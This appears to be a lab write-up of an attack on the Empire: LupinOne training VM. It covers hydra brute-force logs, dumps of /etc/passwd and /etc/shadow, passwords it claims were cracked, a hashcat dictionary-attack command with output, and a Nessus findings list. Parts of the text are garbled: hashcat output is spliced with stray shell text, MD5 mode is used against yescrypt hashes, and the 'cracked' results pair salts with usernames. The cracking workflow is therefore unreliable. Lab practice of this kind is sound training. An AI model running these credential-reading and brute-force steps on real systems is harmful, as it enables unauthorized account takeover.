[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "man: *" - 7 of 1512 [child 6] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "lp: *" - 8 of 1512 [child 7] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "mail: *" - 9 of 1512 [child 8] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "news: *" - 10 of 1512 [child 9] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "uucp: *" - 11 of 1512 [child 10] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "proxy: *" - 12 of 1512 [child 11] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "www-data: *" - 13 of 1512 [child 12] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "backup: *" - 14 of 1512 [child 13] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "list: *" - 15 of 1512 [child 14] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "irc: *" - 16 of 1512 [child 15] (0/0)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "_apt: *" - 17 of 1513 [child 8] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "nobody: *" - 18 of 1513 [child 11] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "systemd-network: !*" - 19 of 1513 [child 10] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "systemd-timesync: !*" - 20 of 1513 [child 12] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "tss: !" - 21 of 1513 [child 1] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "strongswan: !" - 22 of 1513 [child 6] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "systemd-timesync: !*" - 23 of 1513 [child 13] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "redsocks: !" - 24 of 1513 [child 0] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "rwhod: !" - 25 of 1513 [child 3] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "iodine: !" - 26 of 1513 [child 14] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "messagebus: !" - 27 of 1513 [child 4] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "miredo: !" - 28 of 1513 [child 9] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "redis: !" - 29 of 1513 [child 2] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "usbmux: !" - 30 of 1513 [child 7] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "mosquitto: !" - 31 of 1513 [child 5] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "tcpdump: !" - 32 of 1513 [child 8] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "sshd: !" - 33 of 1513 [child 11] (0/1)
[ATTEMPT] target 192.168.18.140 - login "_apt" - pass "_rpc: !" - 34 of 1513 [child 10] (0/1)
```

This is all users with there permissions:



```
File Actions Edit View Help
GNU nano 5.4                               passwd
root:x:0:0:root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:110::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
arsene:x:1000:1000:arsene,,,:/home/arsene:/bin/bash
systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
icex64:x:1001:1001,,,,:/home/icex64:/bin/bash
```

Then we go /etc/passwd in lopinone VM through terminal we we get all the users list




```
File Actions Edit View Help
GNU nano 7.2                               users.txt
_apt
arsene
backup
bin
daemon
games
gnats
icex64
irc
list
lp
mail
man
messagebus
news
nobody
proxy
root
sshd
sync
sys
systemd-coredump
systemd-network
systemd-resolve
systemd-timesync
uucp
www-data
```

This given list is credentials that we get through hydra and hashcat:

LopinOne VM user Credentials

Users	Password
root	root
arsene	@345#
icex64	&564#


Arsene : @345#



```
lopin - VMware Workstation
File Edit View VM Help ||| Library Home lopin Other Linux 5.x kernel 64-bit
Type here to search
My Computer
  kali
  Other Linux 5.x kernel 6
  lopin
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.18.140
Author: IceX64 & Empire Cybersecurity, Lda
#####

LupinOne login: arsene
Password:
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Mon Oct  4 15:02:37 EDT 2021 from 192.168.0.169 on pts/1
arsene@LupinOne:~$ _
```


IceX64: &564#



```
lopin - VMware Workstation
File Edit View VM Help ||| Library Home lopin Other Linux 5.x kernel 64-bit
Type here to search
My Computer
  kali
  Other Linux 5.x kernel 6
  lopin
Debian GNU/Linux 11 LupinOne tty1
#####
eth0: 192.168.18.140
Author: IceX64 & Empire Cybersecurity, Lda
#####

LupinOne login: iceX64
Password:
Linux LupinOne 5.10.0-8-amd64 #1 SMP Debian 5.10.46-5 (2021-09-23) x86_64
#####
Welcome to Empire: Lupin One
#####
Last login: Sun Aug 13 16:59:27 EDT 2023 on tty1
iceX64@LupinOne:~$ _
```

Root: root



GETTING PASSWORDS THROUGH HASHCAT

Hashcat is a powerful open-source password recovery and hash-cracking tool that is widely used by cybersecurity professionals, penetration testers, and researchers to perform various types of cryptographic attacks. It specializes in cracking password hashes and recovering lost or forgotten passwords by leveraging the processing power of modern GPUs (Graphics Processing Units) and CPUs (Central Processing Units).

Here's an explanation of Hashcat's key features and functionalities:

1. Hash Cracking:

Hashcat is primarily designed to crack password hashes. It supports a wide variety of hash algorithms, including common ones like MD5, SHA-1, SHA-256, and more modern and secure ones like bcrypt and Argon2. It can handle different hash formats, such as raw hashes, shadow files, and other commonly used formats.

2. Password Recovery:

can recover passwords from password hashes through several methods, including dictionary attacks, brute-force attacks, rule-based attacks, and hybrid attacks. It uses wordlists (dictionaries) of potential passwords and applies various strategies to try to match the hash.

3. GPU Acceleration:

One of Hashcat's significant advantages is its support for GPU acceleration. It can utilize the computational power of modern graphics cards to perform hash cracking tasks significantly faster than traditional CPU-based approaches. This makes Hashcat particularly efficient for large-scale cracking projects.

4. CPU Support:

In addition to GPU acceleration, Hashcat also supports CPU-based cracking. While not as fast as GPU cracking for certain tasks, it still provides the flexibility to work on systems without powerful GPUs.

5. Wordlist and Rule-Based Attacks:

Hashcat supports dictionary attacks, where it systematically tries every password from a given wordlist. It also allows for rule-based attacks, where transformation rules are applied to the words in the wordlist to generate variations, such as adding numbers or capital letters.

6. Masks and Custom Attacks:

Hashcat allows users to create custom attack modes using masks. A mask defines a set of characters and their positions in a password pattern. This is useful for situations where the format of the password is known, but not the actual value.

7. Performance Optimization:

Hashcat provides various options for optimizing the cracking process, including work distribution across multiple GPUs, using rules to manipulate the wordlist, and setting attack modes that take advantage of patterns in passwords.

8. Community and Documentation:

Hashcat has a strong community of users and developers, and it's well-documented with tutorials, examples, and guidelines for proper usage. The official website and community forums provide valuable resources for users at all levels of expertise.

9. Ethical Use:

Hashcat, like other password cracking tools, should be used responsibly and ethically. It's intended for legitimate security testing, password recovery, and research. Unauthorized use for malicious purposes is illegal and unethical.

```

└──(root㉿kali)-[~/home/kali/hashcat]
    └─# echo -n root | md5sum | tr -d " " > hashes
      bin   etc   initrd.img   lib32   lost+found
      lib   lib32   libx32   mnt
      a.txt hashes  pass2.txt  pass3.txt  pass.txt

```

Password in hash get from root of lopinone

```

File Actions Edit View Help
root:$y$j9T$YsEIPr4lmPNFTsa3Q.8xr$gvBI8jc8F2GL7Sz5KDY4Lh55HxD35UXl7D6svG/iv9:19582:0:9999
9:7:::
daemon:$y$j9T$ZldrawFJF16CAP0uJQSvg/$IUk0bHzrVduNzP.FCO/eI1a.F9jM9CzqHy4GZa3QmD:19582:0:99
99:7:::
bin:$y$j9T$cTrp08Ecp/Tg.00ctuJr0$tF0AGzFLpcobanasesEnNbQZTRQXYwueyckiC4WuUxPC9:19582:0:99999
7:::
sys:$y$j9T$thYDH4L.qUU4jx7ht/PW21$Lfq4FjsZQeTkzMLZMXqjP.Zg0i69PCKs/8t061Re/8B:19582:0:99999
7:::
sync:$y$j9T$03sPpkF1271fTpM29mcZvg0$seOM.tU7KI9Wks2KqW/UvhScGEclMQoL97SSaR5IBD:19582:0:9999
9:7:::
games:$y$j9T$CG109B7DNe3MeFhI3h4S0$hEA0LSgyXu1JY.mi8Qk5ofZcoNMX.QEPIf4ZDI/Bx.:19582:0:9999
99:7:::
man:$y$j9T$I2W0oReNl6yGCI/Uy6NLJ/$zTTjZUqo0Qq.h3yLy9F3vLkxQ3rMFHFc5dVd8k3b9:19582:0:99999
7:::
lp:$y$j9T$Wj7h5k//NtDleBeuDnhj.$sMroAJj5JGm7RWrwMzELxusKvmQDBxh9Xi1nmqPNI7:19582:0:99999
7:::
mail:$y$j9T$ie8RS/FwxFDFSQ8S.XBZa70$GrBYHmTnVAhu.GIYaiBA/b1nRpEY0/HwS8HcHVRFk9:19582:0:9999
9:7:::
news:$y$j9T$gVm98IuPR2EeHWF6ZBr.n0$s0ndJDek/t19pfMLxAnIhg1IXU4DaNDd0ryK9K4uqu.:19582:0:9999
9:7::: password length supported by kernel 2.56
uucp:$y$j9T$93i4A9gm8xeqChMNSbLu.$FwMp4AMPO/feP1xn6MA1sr4A5haQUAcnpESA/fy.fx9:19582:0:9999
9:7:::
proxy:$y$j9T$jy4FXJRGUV7l/jLrzyp/$qlnyNiGzyoFaeDnizOpScu2Z66bnJVTehSoJkr0Y91:19582:0:999
99:7:::
www-data:$y$j9T$e.ea/J6k94nhJbAvMD2G.$dLkJw8hMiqCIpj4c/qmkyWV8ESJ1g1jQisthK9mWu2:19582:0:
99999:7:::
backup:$y$j9T$kuQtXt/wExlwuc5ElPyX80$p9EEmpPhhJ3hDxqaeA8PxlbRgpRutFzAhjMzYJv19n2:19582:0:99
99:7:::
list:$y$j9T$QiA2zDHYiNF.Eme/hzo1m/$ku0GDz.IDjnxudQyVHaVmG0lzW3PjqjNSfxJNOS8C36:19582:0:9999
9:7:::
irc:$y$j9T$IKnW54YyL.UyNZ3PP8Y9A/$rnHIs0pj0YwpjG61W6auoA5adiB3uegwwsVzYKtrw6:19582:0:99999
7:::
gnats:$y$j9T$hqBB3WU2fqjKs9mRDM6kA/$pdVROU9EE0//BvLaEMNq2vx6YzKq9dYgAvxaNs7a1G8:19582:0:999
99:7:::
nobody:$y$j9T$gL5ja6yINUGYkqgiK09bM1$1pmd/kNgcnT.jvIQTkv/HsfmmxAXP66QqhXXB8GFh64:19582:0:99
99:7:::
_apt:$y$j9T$ts18sVeohSXJUC1EnWWDQ0$cedprCG0pkFN7h4hrRVhsNoBGau1KtZsMcRzv6xrDcd:19582:0:9999
9:7:::
systemd-timesync:$y$j9T$owJ3X4xqrLg9Lzwpyk/31$Tvuk6QR1Yuc7PhYCDXNCR5R2M7gR1ZdshS.l8cLajQ6:
19582:0:99999:7:::
systemd-network:$y$j9T$/sbUvCFXUwaTCwsbd.ocV/$5c7MJAYcNlBySijLqZcvPqbiRz6kmdpXvIP4HvGGW8:1
9582:0:99999:7:::
systemd-resolve:$y$j9T$E6WEAE8ws/0p.xDW2//$T00z6F62zYdb02Q50ldlrI8KXOP1FccHLQ0Zff2PrA:1
9582:0:99999:7:::
messagebus:$y$j9T$dIh9TeT7zu08ud/m1uvC0.$kjI7BfNzswSv/62isj1ZKJkTV/NNxmgS2mr0ycWxpPC:19582:
0:99999:7:::
sshd:$y$j9T$drQcGOVL0dp0jf1b1Bo.d/$rs0EYVI0/tbNxSHfexRkoFyvZkTaEERBK.hnzQNEb.:19582:0:9999
9:7:::
arsene:$y$j9T$AN10caFJM10f2p2MvvbWp1$eK9BluVzep.YS/u4Xow3aSBsVn5Jxn75onXVi1h/i5:19582:0:99
99:7:::

```

Hashcat -m 0 -a 0 -o output.txt hashes pass.txt

- **Hashcat:** This is the command to execute the Hashcat tool.
- **-m 0:** This option specifies the hash algorithm mode. In this case, -m 0 indicates that the tool should use MD5 as the hash algorithm.
- **-a 0:** This option specifies the attack mode. -a 0 indicates a straight (or dictionary) attack, where Hashcat will try passwords from a wordlist.
- **-o output.txt:** This option specifies the output file where successful password cracks will be stored. In this case, the file name is output.txt.

- **hashes:** This is the file containing the password hashes you want to crack.
 - **pass.txt:** This is the file containing the wordlist of potential passwords that Hashcat will use to attempt to crack the hashes.

So, the command is telling Hashcat to use the MD5 hash algorithm (-m 0), perform a straight dictionary attack (-a 0), and output any successful cracks to the file output.txt. It's then providing the names of the file containing the hashes (hashes) and the wordlist of potential passwords (pass.txt).

```
[root@kali]# ./hashcat -m 0 -a 0 -o output.txt hashes pass.txt
hashcat (v6.2.6) starting

OpenCL API (OpenCL 3.0 PoCL 3.1+debian Linux, None+Asserts, RELOC, SPIR, LLVM 15.0.6, SLEE
F, DISTRO, PoCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-haswell-Intel(R) Core(TM) i7-6560U CPU @ 2.20GHz, 2897/5858 MB (1024 M
B allocatable), 2MUC

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 2 digests; 2 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Pure kernels can crack longer passwords, but drastically reduce performance.
If you want to switch to optimized kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Temperature abort trigger set to 90c

INFO: Removed hash found as potfile entry.

Host memory required for this attack: 0 MB

Dictionary cache built:
* Filename.: pass.txt
* Passwords: 758
* Bytes.....: 5414
* Keystpace...: 758
* Runtime ...: 0 secs

The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop.
For tips on supplying more work, see: https://hashcat.net/faq/morework
```

```

/home/KaliZ/login
INFO: Removed hash found as potfile entry.
Enter passphrase for key 'key.rsa': 
Host memory required for this attack: 0 MB 5.10.46-5 (2021-09-23) x86_64
=====
Dictionary cache built: One
* Filename...: pass.txt
* Passwords.: 758
* Bytes.....: 5414 su root
* Keyspace...: 758
* Runtime ...: 0 secs icex64# cd ..
root@LupinOne:/home# cd ..
The wordlist or mask that you are using is too small.
This means that hashcat cannot use the full parallel power of your device(s).
Unless you supply more work, your cracking speed will drop. run sys var
For tips on supplying more work, see: https://hashcat.net/faq/morework vmlinuz
dev home lib lib32 mnt root srv usr vmlinuz.old
Approaching final keyspace - workload adjusted.
root@LupinOne:/etc# nano shadow

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 0 (MD5)
Hash.Target...: hashes
Time.Started...: Sun Aug 13 17:57:14 2023 (0 secs)
Time.Estimated ..: Sun Aug 13 17:57:14 2023 (0 secs)
Kernel.Feature ...: Pure Kernel
Guess.Base.....: File (pass.txt)
Guess.Queue.....: 1/1 (100.00%) conf ld.so.conf opt shadow-
Speed.#1.....: 74341 H/s (0.21ms) @ Accel:512 Loops:1 Thr:1 Vec:8 shells
Recovered.....: 2/2 (100.00%) Digests (total), 1/2 (50.00%) Digests (new)
Progress.....: 758/758 (100.00%)
Rejected.....: 0/758 (0.00%)
Restore.Point...: 0/758 (0.00%)
Restore.Sub.#1 ...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator logcheck profile subuid
Candidates.#1....: password → nimda login.defs profile.d subuid-
Hardware.Mon.#1..: Util: 39% logrotate.conf protocols sudo.conf
nimdresvport.blacklist group logrotate.d python3 sudoers
Started: Sun Aug 13 17:57:11 2023 machine-id python3.9 sudoers.d
Stopped: Sun Aug 13 17:57:16 2023 magic rc0.d sudo_logsrvd.conf
=====

```

```

root@kali:[/home/kali/hashcat]
# cat output.txt
rnAS3njRHRLbJtONwqymC:icex64
AN1OcaFjM10f2p2MvvbWp1:arsene
YsEIPr4lmPNFTsa3Q:root

```

VULNERABILITY ASSESSMENT

LUPONE:

1. Apache 2.4.x < 2.4.52 mod_lua Buffer Overflow
2. Apache 2.4.x < 2.4.53 Multiple

DVWA NESSUS VULNERABILITIES:

1. Browsable Web Directories
2. Web Application Potentially Vulnerable to Clickjacking

Vulnerabilities				
3. Apache 2.4.x < 2.4.54	Multiple			3. Web Server Transmits Cleartext Credentials
4. Apache 2.4.x < 2.4.55	Multiple			4. Apache Banner Linux Distribution Disclosure
5. Apache 2.4.x < 2.4.56	Multiple			5. Apache HTTP Server Version
6. Apache 2.4.x >= 2.4.7 / < 2.4.52	Forward Proxy DoS / SSRF			6. CGI Generic Tests Load Estimation (all tests)
7. Apache < 2.4.49	Multiple Vulnerabilities			7. External URLs
8. Apache < 2.4.49	Multiple Vulnerabilities			8. HTTP Methods Allowed (per directory)
9. Apache >= 2.4.17 < 2.4.49	mod_http2			9. HTTP Server Type and Version
10. Apache >= 2.4.30 < 2.4.49	mod_proxy_uwsgi			10. HyperText Transfer Protocol (HTTP) Information
11. Apache HTTP Server Version				11. HyperText Transfer Protocol (HTTP) Redirect Information
12. Common Platform Enumeration (CPE)				12. Missing or Permissive Content-Security-Policy frame-ancestors HTTP Response Header
13. Device Type				13. Missing or Permissive X-Frame-Options HTTP Response Header
14. HTTP Server Type and Version				14. Nessus SYN scanner
15. HyperText Transfer Protocol (HTTP) Information				15. Nessus Scan Information
16. Nessus SYN scanner				16. Web Application Cookies Not Marked Secure
17. Nessus Scan Information				17. Web Application Potentially Sensitive CGI Parameter Detection
18. OS Identification				18. Web Application Sitemap
19. OS Security Patch Assessment Not Available				19. Web Server Directory Enumeration
20. Patch Report				20. Web Server Office File Inventory
21. SSH Password Authentication Accepted				21. Web Server robots.txt Information Disclosure
22. SSH Protocol Versions Supported				22. Web mirroring
23. SSH SHA-1 HMAC Algorithms Enabled				
24. Service Detection				
25. Target Credential Status by Authentication Protocol - No Credentials Provided				
26. Traceroute Information				